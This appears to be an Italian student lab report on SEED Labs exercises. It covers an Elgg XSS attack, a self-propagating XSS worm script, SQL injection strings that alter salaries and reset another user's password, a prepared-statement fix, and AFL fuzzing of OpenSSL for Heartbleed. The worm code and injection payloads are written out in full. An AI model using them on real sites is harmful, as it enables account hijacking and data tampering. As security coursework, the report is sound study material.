
  Stato      302 Found ⓘ
  Versione   HTTP/1.1
  Trasferito 3,91 kB (dim. 15,92 kB)
  Referer Policy strict-origin-when-cross-origin
  Priorità richiesta Highest
  ▾ Header risposta (395 B) Non elaborati (raw) ⓘ
  HTTP/1.1 302 Found
  Date: Thu, 30 Mar 2023 09:57:48 GMT
  Server: Apache/2.4.41 (Ubuntu)
  Cache-Control: must-revalidate, no-cache, no-store, private
  expires: Thu, 19 Nov 1981 06:52:00 GMT
  pragma: no-cache
  Location: http://www.xsslabelgg.com/profile/samy
  Vary: User-Agent
  Content-Length: 395
  Keep-Alive: timeout=5, max=100
  Connection: Keep-Alive
  Content-Type: text/html; charset=UTF-8
  ▾ Header richiesta (646 B) Non elaborati (raw) ⓘ
  POST /action/profile/edit HTTP/1.1
  Host: www.xsslabelgg.com
  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
  Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
  Accept-Encoding: gzip, deflate
  Content-Type: multipart/form-data; boundary=-----2624808534069595323061036619
  Content-Length: 3083
  Origin: http://www.xsslabelgg.com
  Content-Type: application/x-www-form-urlencoded
  Referer: http://www.xsslabelgg.com/profile/samy/edit
  Cookie: Elog=q5sLvb7jkjrp904tt5okf2t
  Upgrade-Insecure-Requests: 1

```

Vediamo quindi che la modifica avviene attraverso una post al link: www.xsslabelgg.com/action/profile/edit. Vengono inviati diversi parametri, tra cui la descrizione, access-level dei diversi form, token, id ecc...

Creiamo uno script che modifichi all'interno del profilo del visitatore scrivendo “SAMY is MY HERO”.

Lo script è presente nel file: “[malicious ajax request.html](#)”. Inserendo lo script all'interno del profilo di Samy, quando un utente visiterà tale profilo verrà inconsapevolmente modificato il profilo del visitante, inserendo la scritta desiderata dall'attaccante. Di seguito viene mostrata la POST di quando Alice visita il profilo di Sami e infine il termine dell'attacco dove si può verificare il corretto inserimento della stringa sul profilo di Alice.



```
malicious_ajax_request.html - XSS-ELGG - Visual Studio Code
File Modifica Selezione Visualizza Val Esegui Terminale Guida
... malicious_ajax_request.html x
... malicious_ajax_request.html > script > @script > onload
1   <script type="text/javascript">
2   window.onload = function(){
3     var guid = "&guid=" + elgg.session.user.guid;
4     var ts = "&elgg_ts=" + elgg.security.token._elgg_ts;
5     var token = "&_elgg_token=" + elgg.security.token._elgg_token;
6     var name = "&name=" + elgg.session.user.name;
7     // Construct the content of your url
8     var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
9     var content = "description=SAMYis%20MY%20HERO" + token + ts+ guid; // FILL IN
10    var samyGuid = "59"; // FILL IN
11    if (elgg.session.user.guid != samyGuid){
12      //Create and send Ajax request to modify profile
13      var Ajax=null;
14      Ajax = new XMLHttpRequest();
15      Ajax.open("POST",sendurl,true);
16      Ajax.setRequestHeader("Content-Type","");
17      "application/x-www-form-urlencoded";
18      Ajax.send(content);
19    }
20  </script>
```

2.3 Self-Propagating XSS Worm

Obiettivo: fare in modo che l'attacco XSS si auto-propaghi (worm)

Modifichiamo lo script visto in precedenza in maniera tale che “il virus” si propaghi in cascata andando ad inserire lo script nato dal profilo di Samy in tutti i visitatori. Facendo questo anche chi visiterà il profilo di Alice (prima persona che visualizza il profilo di Samy) si infetterà con lo stesso script e così via.

Lo script è presente nel file: “[malicius_worm.html](#)”.

```
1. <script id="worm">
2.   window.onload = function() {
3.     var headerTag = "<script id=\"worm\" type=\"text/javascript\">" ;
4.     var jsCode = document.getElementById("worm").innerHTML;
5.     var tailTag = "</"+ "script>" ;
6.     // Put all the pieces together, and apply the URI encoding
7.     var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
8.
9.     var guid = "&guid=" + elgg.session.user.guid;
10.    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
11.    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
12.    var name = "&name=" + elgg.session.user.name;
13.    // Construct the content of your url
14.    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
15.
16.
17.    // Set the content of the description field and access level
18.    var desc = "&description=Samy is my hero"+ wormCode + token + ts+ guid ;
19.    desc += "&accesslevel[description]=2";
20.
21.    var samyGuid = "59"; // FILL IN
22.    if (elgg.session.user.guid != samyGuid){
23.      //Create and send Ajax request to modify profile
24.      var Ajax=null;
25.      Ajax = new XMLHttpRequest();
26.      Ajax.open("POST",sendurl,true);
27.      Ajax.setRequestHeader("Content-Type",
28.        "application/x-www-form-urlencoded");
29.      Ajax.send(desc);
30.    }
31.  }
32. </script>
33.
```

Alice's profile page on Elgg. The sidebar includes links for Blogs, Bookmarks, Files, Pages, and Wire post. The main content area shows an image of Alice, her bio "About me Samy is my hero", and a sidebar with "Blogs", "Bookmarks", "Files", "Pages", and "Wire post". Below the sidebar are buttons for "Bookmark this page" and "Report this".

Screenshot of the Firefox Network Monitor showing the network traffic for Alice's profile. A POST request to "/profile/edit" is highlighted, containing the exploit payload. The payload is a complex JavaScript worm that encodes itself into the URL and performs various actions like setting cookies and sending requests to other users.

Charlie's profile page on Elgg. The sidebar includes links for Blogs, Bookmarks, Files, Pages, and Wire post. The main content area shows an image of Charlie, his bio "About me Samy is my hero", and a sidebar with "Edit avatar" and "Edit profile". The right side shows the "Edit profile" form for Charlie, where the "Display name" is set to "Alice". The "About me" field contains the reflected XSS payload from Alice's profile.

Il profilo di Charlie sarà quindi infettato quando visiterà il profilo di Alice precedentemente attaccato.

2.4 SQL Injection

L' SQL injection è una tecnica di attacco informatico che sfrutta la vulnerabilità di un'applicazione web per inserire del codice SQL malevolo all'interno di una query che verrà eseguita dal database. In questo modo, un attaccante può ottenere informazioni sensibili dal database, modificare o cancellare dati, o addirittura assumere il controllo dell'intero sistema. L'attacco viene di solito eseguito attraverso l'inserimento di input non controllati in un campo di input dell'applicazione, che viene poi interpretato come parte della query SQL da eseguire dal database.

Le possibili soluzioni per prevenire gli attacchi di SQL injection sono:

- Validazione dell'input dell'utente
- Utilizzo di prepared statement e stored procedure
- Aggiornamento e manutenzione del software
- Utilizzo di framework di sicurezza.
- Limitare i privilegi di accesso al database

2.4.1 Attack on UPDATE

1. Effettuate il login come Alice (pass: seedalice) e aumentate il vostro stipendio
2. Punite il vostro capo Boby, riducendo il suo stipendio a 1 dollaro
3. Cambiate la password di Boby con qualcosa che conoscete e poi accedete al suo account.

Analizzando la pagina unsafe_edit_frontend.php rileviamo che è possibile effettuare una sql injection sfruttando i form presenti nella pagina.

Utilizziamo quindi la stringa :

```
1. ,salary=999997 where name='Alice'; #
```

Attraverso la tecnica di SQL injection, è possibile chiudere la stringa del parametro "Nickname" con un primo apice, il che ci permette di iniettare del codice SQL all'interno della query. Successivamente, impostiamo il valore del parametro "Salary" ad un numero elevato, utilizzando il carattere cancelletto "#" per commentare il resto della query di base e prevenire eventuali errori di sintassi. Tuttavia, affinché la query di SQL injection venga eseguita solo sul record di "Alice", è necessario includere l'opzione "WHERE" con la condizione "Name = Alice", altrimenti l'attacco si propagherebbe a tutti gli utenti del database.

Stato	Metodo	Dominio	File
302	GET	✓ www.seedlabsqlinjection.com	unsafe_edit_backend.php?NickName=,salary=999997+where+name='Alice';+#+&Email=&Address=&PhoneNumber=&Password=
200	GET	✓ www.seedlabsqlinjection.com	unsafe_home.php
404	GET	✓ www.seedlabsqlinjection.com	favicon.ico

www.seedlabsqlinjection.com/unsafe_edit_frontend.php

Home Edit Profile

Alice's Profile Edit

NickName	<code>';salary=99997] where name='Alice'; #</code>
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Copyright © SEED LABS

Attività gio 27 apr 16:08 81.56.124.161

Firefox Browser Web

SQL Lab | Guida sicurezza | PizzaGPT - ChatGPT per | URL Encode and Decode +

www.seedlabsqlinjection.com/unsafe_home.php

SEED LABS Home Edit Profile Logout

Alice Profile

Key	Value
Employee ID	10000
Salary	99997
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABS

Analisi pagina Console Debugger Rete Editor stili Predazioni Memoria Activazione Accessibilità Applications

Analisi pagina Filtre URL Domini Filtre

Stato	Modo	Domini	Filtre	Indirizzi	Tipo	Dimensione
200	GET	www.seedlabsqlinjection.com	unsafe_edit_frontend.php?nickName=';salary=99997 where name='Alice'; #&Email=&Address=&PhoneNumber=&Password=	document	html	5.66 kB
200	GET	www.seedlabsqlinjection.com	unsafe_home.php	document	html	1.01 kB
404	GET	www.seedlabsqlinjection.com	favicon.ico	image	image	2.79 kB

3 richieste 5,66 kB di 3,33 kB trasferito Completato: 353 ms DOMContentLoaded: 105 ms load: 168 ms

Filtrare messaggi URL: 15093B http://www.seedlabsqlinjection.com/css/processинг_min.css URL mapping di origine: bootstrap-min.css.map [Ulteriori informazioni]

Errori Avvisi Log Info Debug CSS XHR Richieste

Eseguiamo in maniera molto simile anche la modifica del salario del capo Boby.

Utilizziamo la stringa:

```
1. ',salary=1 where name='Boby'; #
```

Nelle seguente immagine si può verificare la corretta esecuzione dell'attacco e nella parte inferiore la “get” generata per la modifica del salario di Boby.

The screenshot shows a web application interface with two main sections: "Alice Profile" and "Boby Profile". Both profiles have their "Salary" fields set to 1. Below the profiles is a browser developer tools Network tab showing the request to /unsafe_edit_backend.php with the payload NickName: 'salary=1 where name='Boby'; #'.

Alice Profile

Key	Value
Employee ID	10000
Salary	99997
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABS

Copyright © SEED LABS

Analisi pagina Console Debugger Rete Editor stili Prestazioni Memoria Archiviazione Accessibilità Applicazione

302 GET www.seed... unsafe_edit_backend.php?NickName='salan' document.html 1.66 kB 2.79 ms

200 GET www.seed... unsafe_home.php document.html 1.67 kB 2.79 ms

204 GET www.seed... favicon.ico FaviconLoad... html In cache 289 B

Sito Met... Dominio File Iniziatore Tipo Trasferito Dimensioni Header Cookie Richiesta Risposta Tempi

Filtrare header Blocca Ritrasmetti

Schema: http Host: www.seedlabssqlijection.com

Filename: /unsafe_edit_backend.php

NickName: 'salary=1 where name='Boby'; #'

Email:

Address:

PhoneNumber:

Password:

3 richieste 5,86 kB di 3,33 kB trasferiti Completato: 360 ms DOMContentLoaded: 190 ms load: 193 ms

URL: f150988 - http://www.seedlabssqlijection.com/index.php?edit_id=1

Error Avvisi Log Info Debug CSS XHR Richieste

Per l'ultima parte sfruttiamo la stessa vulnerabilità facendo attenzione a codificare in maniera corretta la password con crittografia SHA1.

Utilizziamo quindi la seguente stringa:

```
1. ',password=SHA1('Capo') where name='Boby'; #
```

The screenshot shows the "Alice's Profile Edit" form. The "NickName" field contains the payload "password=SHA1('Capo') WHERE Name='Boby'; #".

Alice's Profile Edit

NickName	'password=SHA1('Capo') WHERE Name='Boby'; #'
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Siamo quindi riusciti a modificare dal profilo di Alice la password di Boby e quindi ad acquisire l'accesso al suo profilo.

2.4.2 Prepared Statement

Il sito <http://www.seedlabsqlinjection.com/defense/> restituisce le informazioni relativi agli utenti inserendo il relativo username e password. Tale procedura è però vulnerabile all' SQL injection.

The screenshot shows a web form titled "Get Information". It has two input fields: "USERNAME" containing "alice' #" and "PASSWORD" containing "Password". Below the fields is a green button labeled "Get User Info". At the bottom of the form, it says "Copyright © SEED LABS".

Andando infatti ad inserire come username alice ma commentando il resto della query si evita il controllo della password e si accede ai dati.



Andiamo quindi a risolvere tale vulnerabilità utilizzando i prepared statement nel file : [unsafe.php](#)

```
20 // create a connection
21 $conn = getDB();
22
23
24 /* // do the query
25 $result = $conn->query("SELECT id, name, eid, salary, ssn
26 |           FROM credential
27 |           WHERE name= '$input_uname' and Password= '$hashed_pwd'");
28 if ($result->num_rows > 0) {
29 // only take the first row
30 $firstrow = $result->fetch_assoc();
31 $id      = $firstrow["id"];
32 $name    = $firstrow["name"];
33 $eid     = $firstrow["eid"];
34 $salary  = $firstrow["salary"];
35 $ssn     = $firstrow["ssn"];
36 }
37 */
38
39 $stmt=$conn->prepare("SELECT id, name, eid , salary, ssn
40 |           FROM credential
41 |           WHERE name = ? and Password = ?");
42
43
44 $stmt->bind_param("ss",$input_uname, $hashed_pwd);
45 $stmt->execute();
46 $stmt->bind_result($id,$name,$eid,$salary,$ssn);
47 $stmt->fetch();
48
49
50 // close the sql connection
51 $conn->close();
52 ?>
53
```

Verifichiamo quindi il corretto funzionamento.

The screenshot shows a web page with a header "Get Information". On the left, there are two input fields: "USERNAME" containing "Alice" and "PASSWORD" containing "Password". Below these is a green button labeled "Get User Info". To the right, under the heading "Information returned from the database", is a list of five items: "ID:", "Name:", "EID:", "Salary:", and "Social Security Number:". This indicates that the application successfully retrieved user information from the database.

Input	Value
USERNAME	Alice
PASSWORD	Password

Get User Info

Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

Il server non restituisce i dati dell'utente se non si inserisce la password corretta.

3. Fuzzing

Il fuzzing è una tecnica di test di sicurezza software che consiste nell'inserimento automatico di dati casuali o semi-validi in un'applicazione al fine di individuare errori, bug e vulnerabilità. Questo approccio si basa sull'idea che l'introduzione di input inaspettati o non validi possa esporre debolezze nascoste nel codice.

Il processo di fuzzing inizia generando input fuzzati casualmente o seguendo pattern specifici, come ad esempio l'inversione dell'ordine dei byte o l'inserimento di caratteri speciali. Questi input fuzzati vengono quindi inviati all'applicazione da testare, che può essere un programma, una libreria o un componente di un sistema più ampio.

L'obiettivo principale del fuzzing è individuare errori e comportamenti anomali che potrebbero essere sfruttati da attacchi esterni per compromettere la sicurezza del sistema. Ad esempio, un input fuzzato potrebbe causare un crash dell'applicazione o generare una risposta inattesa. Questi segnali indicano la presenza di bug o vulnerabilità che potrebbero essere sfruttati per eseguire codice malevolo o ottenere accesso non autorizzato.

Esistono diversi approcci al fuzzing, tra cui:

- basato su mutazione: questa tecnica modifica gli input esistenti in modo casuale o basato su regole per creare nuovi input fuzzati.
- basato su generazione: gli input fuzzati vengono generati utilizzando modelli matematici o grammatiche che definiscono la struttura degli input validi. Ciò consente di creare input fuzzati più intelligenti e potenzialmente più efficaci nel rilevare vulnerabilità specifiche.
- guidato da feedback: questa tecnica si basa sull'analisi delle risposte dell'applicazione agli input fuzzati. Se l'applicazione genera un crash o una risposta anomala, viene considerato un segnale di vulnerabilità potenziale. Il fuzzing guidato da feedback concentra quindi gli sforzi sugli input che hanno maggiori probabilità di rivelare problemi di sicurezza.

3.1 Introduzione protocollo Heartbeat e bug Heartbleed


Il protocollo Heartbeat (o "Heartbeat extension") è un'estensione del protocollo SSL/TLS (Secure Sockets Layer/Transport Layer Security) utilizzato per crittografare le comunicazioni su Internet. Il suo obiettivo principale è consentire ai dispositivi di verificare la disponibilità e la connessione con l'altro estremo della comunicazione.

L'estensione Heartbeat consente a un dispositivo di inviare un messaggio di "heartbeat" all'altro dispositivo per verificare se è ancora attivo e in ascolto. Questo messaggio di heartbeat contiene un payload di dati e una dimensione, che l'altro dispositivo deve rispondere esattamente con lo stesso payload e dimensione. Questo meccanismo consente di mantenere attive le connessioni crittografate e di evitare timeout inutili.

Tuttavia, nel 2014 è stato scoperto un grave bug di sicurezza noto come "Heartbleed". Questo bug riguarda la gestione del protocollo Heartbeat all'interno della libreria di crittografia OpenSSL, una delle librerie crittografiche più popolari utilizzate in numerosi servizi web.

Il bug Heartbleed consente a un attaccante di sfruttare un errore di programmazione nella gestione dei messaggi di heartbeat per ottenere la lettura di memoria oltre i limiti consentiti. In pratica, un attaccante può inviare una richiesta heartbeat contenente un payload di dimensione falsificata, inducendo il server OpenSSL a restituire una risposta con dati sensibili presenti nella memoria del server, come chiavi di crittografia, informazioni di autenticazione o contenuti di sessioni passate.

HOW THE HEARTBLEED BUG WORKS:



3.2 Challenge: Fuzzing OpenSSL

Compiliamo la libreria OpenSSL abilitando anche ASAN utilizzando i seguenti comandi:

1. CC=afl-gcc CXX=afl-g++ ./config -d -g -no-shared
2. AFL_USE_ASAN=1 make build_libs

```
unina@software-security:~/software-security/fuzzing/heartbleed/openssl$ CC=afl-gcc CXX=afl-g++ ./config -d -g -no-shared
Operating system: x86_64-whatever-linux2
Configuring for debug-linux-x86_64
Configuring for debug-linux-x86_64
  no-ec_nistp_64_gcc_128 [default]  OPENSSL_NO_EC_NISTP_64_GCC_128 (skip dir)
  no-gmp           [default]  OPENSSL_NO_GMP (skip dir)
  no-jpake          [experimental]  OPENSSL_NO_JPAKE (skip dir)
  no-krb5           [Krb5-flavor not specified]  OPENSSL_NO_KRB5
  no-md2            [default]  OPENSSL_NO_MD2 (skip dir)
  no-rc5            [default]  OPENSSL_NO_RC5 (skip dir)
  no-rfc3779         [default]  OPENSSL_NO_RFC3779 (skip dir)
  no-sctp            [default]  OPENSSL_NO_SCTP (skip dir)
  no-shared          [option]
  no-store           [experimental]  OPENSSL_NO_STORE (skip dir)
  no-zlib             [default]
  no-zlib-dynamic   [default]

ISMK1MF=0
CC      =afl-gcc
CFLAG   =-DOPENSSL_THREADS -D_REENTRANT -DDSO_DLFCN -DHAVE_DLFCN_H -g -Wa,--noexecstack -DBN_DEBUG -DREF_CHECK -DCONF_DEBUG -
_ASM_MONT5 -DOPENSSL_BN_ASM_GF2m -DSHA1_ASM -DSHA256_ASM -DSHA512_ASM -DMD5_ASM -DAES_ASM -DVPAES_ASM -DBSAES_ASM -DWHIRLPOOL_ASM -
EX_LIBS  =-ldl
CPUID_OBJ =x86_64cpuid.o
BN_ASM   =x86_64-gcc.o x86_64-mont.o x86_64-mont5.o x86_64-gf2m.o modexp512-x86_64.o
DES_ENC  =des_enc.o fcrypt_b.o
AES_ENC  =aes-x86_64.o vpaes-x86_64.o bsaes-x86_64.o aesni-x86_64.o aesni-sha1-x86_64.o
BF_ENC   =bf_enc.o
CAST_ENC =c_enc.o
RC4_ENC  =rc4-x86_64.o rc4-md5-x86_64.o
RC5_ENC  =rc5_enc.o
MD5_OBJ_ASM =md5-x86_64.o
SHA1_OBJ_ASM =sha1-x86_64.o sha256-x86_64.o sha512-x86_64.o
```

```
unina@software-security:~/software-security/fuzzing/heartbleed/openssl$ AFL_USE_ASAN=1 make build_libs
md2test.c => dummytest.c
rc5test.c => dummytest.c
jpaketest.c => dummytest.c
make[1]: uscita dalla directory «/home/unina/software-security/fuzzing/heartbleed/openssl/test»

Configured for debug-linux-x86_64.
unina@software-security:~/software-security/fuzzing/heartbleed/openssl$ AFL_USE_ASAN=1 make build_libs
making all in crypto...
make[1]: ingresso nella directory «/home/unina/software-security/fuzzing/heartbleed/openssl/crypto»
( echo "#ifndef MK1MF_BUILD"; \
echo ' /* auto-generated by crypto/Makefile for crypto/cversion.c */'; \
echo ' #define CFLAGS "afl-gcc -DOPENSSL_THREADS -D_REENTRANT -DDSO_DLFCN -DHAVE_DLFCN_H -g -Wa,--noexecstack -DBN_DEBUG -DREF_CHECK -DCONF_DEBUG \
MONT -DOPENSSL_BN_ASM_MONT5 -DOPENSSL_BN_ASM_GF2m -DSHA1_ASM -DSHA256_ASM -DSHA512_ASM -DMD5_ASM -DAES_ASM -DVPAES_ASM -DBSAES_ASM -DWHIRLPOOL_ASM \
-afl-cc++4.00c by Michal Zalewski, Laszlo Szekeres, Marc Heuse - mode: GCC-GCC
[!] WARNING: You are using outdated instrumentation, install LLVM and/or gcc-plugin and use afl-clang-fast/afl-clang-lto/afl-gcc-fast instead!
afl-as++4.00c by Michal Zalewski
[+] Instrumented 92 locations (64-bit, non-hardened, ASAN mode, ratio 33%).
afl-gcc -I. -I..../include -DOPENSSL_THREADS -D_REENTRANT -DDSO_DLFCN -DHAVE_DLFCN_H -g -Wa,--noexecstack -DBN_DEBUG -DREF_CHECK -DCONF_DEBUG \
ONT -DOPENSSL_BN_ASM_MONT5 -DOPENSSL_BN_ASM_GF2m -DSHA1_ASM -DSHA256_ASM -DSHA512_ASM -DMD5_ASM -DAES_ASM -DVPAES_ASM -DBSAES_ASM -DWHIRLPOOL_ASM \
-afl-cc++4.00c by Michal Zalewski, Laszlo Szekeres, Marc Heuse - mode: GCC-GCC
[!] WARNING: You are using outdated instrumentation, install LLVM and/or gcc-plugin and use afl-clang-fast/afl-clang-lto/afl-gcc-fast instead!
afl-as++4.00c by Michal Zalewski
[+] Instrumented 57 locations (64-bit, non-hardened, ASAN mode, ratio 33%).
afl-gcc -I. -I..../include -DOPENSSL_THREADS -D_REENTRANT -DDSO_DLFCN -DHAVE_DLFCN_H -g -Wa,--noexecstack -DBN_DEBUG -DREF_CHECK -DCONF_DEBUG \
ONT -DOPENSSL_BN_ASM_MONT5 -DOPENSSL_BN_ASM_GF2m -DSHA1_ASM -DSHA256_ASM -DSHA512_ASM -DMD5_ASM -DAES_ASM -DVPAES_ASM -DBSAES_ASM -DWHIRLPOOL_ASM \
-afl-cc++4.00c by Michal Zalewski, Laszlo Szekeres, Marc Heuse - mode: GCC-GCC
```

Creiamo il programma di “test harness” chiamato handshake.cc

```

heartbleed > C: handshake.cc > Init()
1 // Copyright 2016 Google Inc. All Rights Reserved.
2 // Licensed under the Apache License, Version 2.0 (the "License");
3 #include <openssl/ssl.h>
4 #include <openssl/err.h>
5 #include <assert.h>
6 #include <stdint.h>
7 #include <stddef.h>
8 #include <unistd.h>
9
10 #ifndef CERT_PATH
11 # define CERT_PATH
12 #endif
13
14 SSL_CTX *Init() {
15     SSL_library_init();
16     SSL_load_error_strings();
17     ERR_load_BIO_strings();
18     OpenSSL_add_all_algorithms();
19     SSL_CTX *sctx;
20     assert (sctx = SSL_CTX_new(TLSv1_method()));
21     /* These two file were created with this command:
22      openssl req -x509 -newkey rsa:512 -keyout server.key \
23      -out server.pem -days 9999 -nodes -subj /CN=a/
24     */
25     assert(SSL_CTX_use_certificate_file(sctx, "server.pem",
26                                         SSL_FILETYPE_PEM));
27     assert(SSL_CTX_use_PrivateKey_file(sctx, "server.key",
28                                         SSL_FILETYPE_PEM));
29     return sctx;
30 }
31
32 int main() {
33     static SSL_CTX *sctx = Init();
34     SSL *server = SSL_new(sctx);
35     BIO *sinbio = BIO_new(BIO_s_mem());
36     BIO *soutbio = BIO_new(BIO_s_mem());
37     SSL_set_bio(server, sinbio, soutbio);
38     SSL_set_accept_state(server);
39
40     /* TODO: To spoof one end of the handshake, we need to write data to sinbio
41     [* here *
42     const int size=100;
43     char data[size];
44     read(STDIN_FILENO, data, size);
45
46
47
48     BIO_write(sinbio, data, size);
49
50     SSL_do_handshake(server);
51     SSL_free(server);
52     return 0;
53 }
```

```

1. AFL_UDE_ASAN=1 afl-g++ handshake.cc -o handshake openssl/libssl.a openssl/libcrypto.a -I
openssl/include -ldl
2. openssl req -x509 -newkey rsa:512 -keyout server.key -out server.pem -days 365 -nodes -subj
/CN=a/

```

```

nina@software-security:/software-security/fuzzing/heartbleed$ cd ..
nina@software-security:/software-security/fuzzing/heartbleed$ AFL_USE_ASAN=1 afl-g++ handshake.cc -o handshake openssl/libssl.a openssl/libcrypto.a -I openssl/include -ldl
fl-cc++4.00c by Michal Zalewski, Laszlo Szekeres, Marc Heuse - mode: GCC-GCC
[] WARNING: You are using outdated instrumentation, install LLVM and/or gcc-plugin and use afl-clang-fast/afl-clang-lto/afl-gcc-fast instead!
fl-as++4.00c by Michal Zalewski
[] Instrumented 8 locations (64-bit, non-hardened, ASAN mode, ratio 33%).
nina@software-security:/software-security/fuzzing/heartbleed$ openssl req -x509 -newkey rsa:512 -keyout server.key -out server.pem -days 365 -nodes -subj /CN=a/

```

Avviamo AFL con il test harness utilizzando come seed un file contenente la parola “ciao”.

The terminal window displays the output of the AFL fuzzer (american fuzzy lop) running against the OpenSSL handshake binary. The output provides detailed timing information, coverage statistics, and crash details. A crash occurred at address 0x629000009748, which is identified as a heap-buffer-overflow on line 17736 of the code. The memory dump shows the application's state leading up to the crash, including the corrupted buffer and surrounding memory.

```
american fuzzy lop ++4.00c {default} (../handshake) [fast]
process timing
    run time : 0 days, 0 hrs, 7 min, 17 sec
    last new find : 0 days, 0 hrs, 0 min, 3 sec
last saved crash : 0 days, 0 hrs, 0 min, 37 sec
last saved hang : none seen yet
cycle progress
    now processing : 21.1 (70.0%)
    runs timed out : 0 (0.00%)
stage progress
    now trying : havoc
    stage execs : 4520/16.4k (27.59%)
    total execs : 31.6k
    exec speed : 71.85/sec (slow!)
fuzzing strategy yields
    bit flips : disabled (default, enable with -D)
    byte flips : disabled (default, enable with -D)
    arithmetics : disabled (default, enable with -D)
    known ints : disabled (default, enable with -D)
    dictionary : n/a
    havoc/splice : 20/22.9k, 2/3936
    py/custom/rq : unused, unused, unused, unused
    trim/eff : 48.11%/21, disabled
overall results
    cycles done : 2
    corpus count : 30
    saved crashes : 1
    saved hangs : 0
map coverage
    map density : 0.04% / 0.04%
    count coverage : 1.07 bits/tuple
findings in depth
    favored item : 15 (50.00%)
    new edges on : 22 (73.33%)
    total crashes : 1 (1 saved)
    total timeouts : 1 (1 saved)
item geometry
    levels : 6
    pending : 22
    pend fav : 10
    own finds : 29
    imported : 0
    stability : 100.00%
[cpu000: 50%]

*** Testing aborted by user ***
[+] We're done here. Have a nice day!
